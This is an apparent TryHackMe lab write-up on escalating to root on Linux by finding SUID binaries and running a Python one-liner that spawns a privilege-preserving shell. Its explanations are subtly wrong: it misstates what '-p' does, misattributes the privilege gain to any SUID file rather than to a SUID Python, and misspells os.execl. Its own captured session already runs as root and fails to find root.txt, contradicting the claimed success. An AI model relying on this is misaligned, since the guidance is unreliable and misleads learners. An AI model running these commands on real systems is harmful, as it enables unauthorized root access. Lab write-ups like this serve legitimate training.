

# MANUAL PRIVILEGE ESCALATION USING PYTHON


Tools : KALI LINUX

Site :tryhackme.com

## Privilege Escalation Using Python: A Step-by-Step Guide

Privilege escalation is the act of exploiting vulnerabilities or misconfigurations in a system to gain higher access or administrative privileges, typically to perform actions or access data that would otherwise be restricted. This is often used in hacking, penetration testing, or exploiting weak security practices to gain control over a system. It can occur through various methods, such as exploiting poorly configured file permissions or running malicious code to elevate access rights.

Input from kali :



```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
1 2 3 4
(root@kali)~/home/kali
# find / -perm -u-s -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/sbin/exim4
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_linux_wifi
/usr/bin/ntfs-3g
/usr/bin/chfn
/usr/bin/vmware-user-suid-wrapper
/usr/bin/mount
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/rsh-redone-rlogin
/usr/bin/chsh
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/rsh-redone-rsh
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_nrf_51822
/usr/lib/xorg/Xorg.wrap
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium/chrome-sandbox
/usr/lib/openssh/ssh-keysign
(root@kali)~/home/kali
#
```

Player ▾



File Actions Edit View Help

```
kali@kali: ~$  
(root@kali)-[/home/kali]  
# python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# find / -type f -name root.txt 2>/dev/null  
  
cat /root/root.txt  
  
## cat: /root/root.txt: No such file or directory  
## find / -type f -name root.txt 2>/dev/null  
# cat /root/root.txt  
cat: /root/root.txt: No such file or directory  
# find / -type f -name root.txt 2>/dev/null -exec cat {} \;  
  
## cat /root/root.txt  
cat: /root/root.txt: No such file or directory  
#
```

This project demonstrates how to escalate privileges using Python in a Unix-like environment. The process involves searching for misconfigurations, specifically SUID (Set User ID) files, that can be exploited to gain root access.

## 2. Prerequisites

Before proceeding, ensure that:

- You are using a Unix-like operating system (Linux, macOS).
- Python is installed (either Python 2.x or 3.x should work).
- You have access to a vulnerable system where privilege escalation is possible.
- Basic familiarity with the terminal is required.

## 3. Step-by-Step Process

### Step 1: Finding SUID Files

SUID files are executables that run with the permissions of the file owner (usually root). To find these files, run the following command:

```
find / -perm -u=s -type f 2>/dev/null
```

This command searches the entire file system (/) for files with the SUID permission (-u=s) and excludes error messages (e.g., "Permission denied") by redirecting them to /dev/null.

### Explanation:

- `find /` – starts the search at the root directory.
- `-perm -u=s` – filters files that have the SUID permission.
- `-type f` – only looks for files (not directories).
- `2>/dev/null` – redirects error output to null.

You'll see a list of files with SUID permissions. These files are potential candidates for privilege escalation.

## Step 2: Escalating Privileges with Python

Once you identify an SUID file that can be exploited, the next step is escalating privileges. One method is using Python's `os.execl()` function, which can replace the current running process with a shell. This effectively runs the shell with the permissions of the identified SUID file.

Execute the following Python command to escalate to root:

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Explanation:

- `python -c` – allows running Python code from the command line.
- `'import os; os.execl("/bin/sh", "sh", "-p")'` – imports the `os` module and runs the `execl()` function, which **replaces the** current shell with `/bin/sh` (a shell command), using the `-p` option to preserve the environment.

If successful, you will have root privileges and can access protected files.

## Step 3: Accessing the `root.txt` File

With elevated privileges, you can now access files that were previously restricted. One such file is typically `root.txt`, which might be located at `/root/root.txt`. To view its contents, use:

```
cat /root/root.txt
```

This will display the contents of the `root.txt` file, which is often used as proof of privilege escalation.

#### **4. Explanation of Key Concepts**

- SUID (Set User ID): A special file permission that allows users to execute a file with the permissions of the file's owner (usually root).
- Privilege Escalation: The act of exploiting vulnerabilities or misconfigurations in a system to gain higher access or administrative privileges.
- Python `os.exec1()`: A method that replaces the current running process with a new one, in this case, a shell process with root privileges.

#### **5. Conclusion**

This method of privilege escalation is effective in environments where misconfigured SUID files exist. However, always remember that such exploits should only be used in controlled, ethical environments, such as penetration testing or educational labs.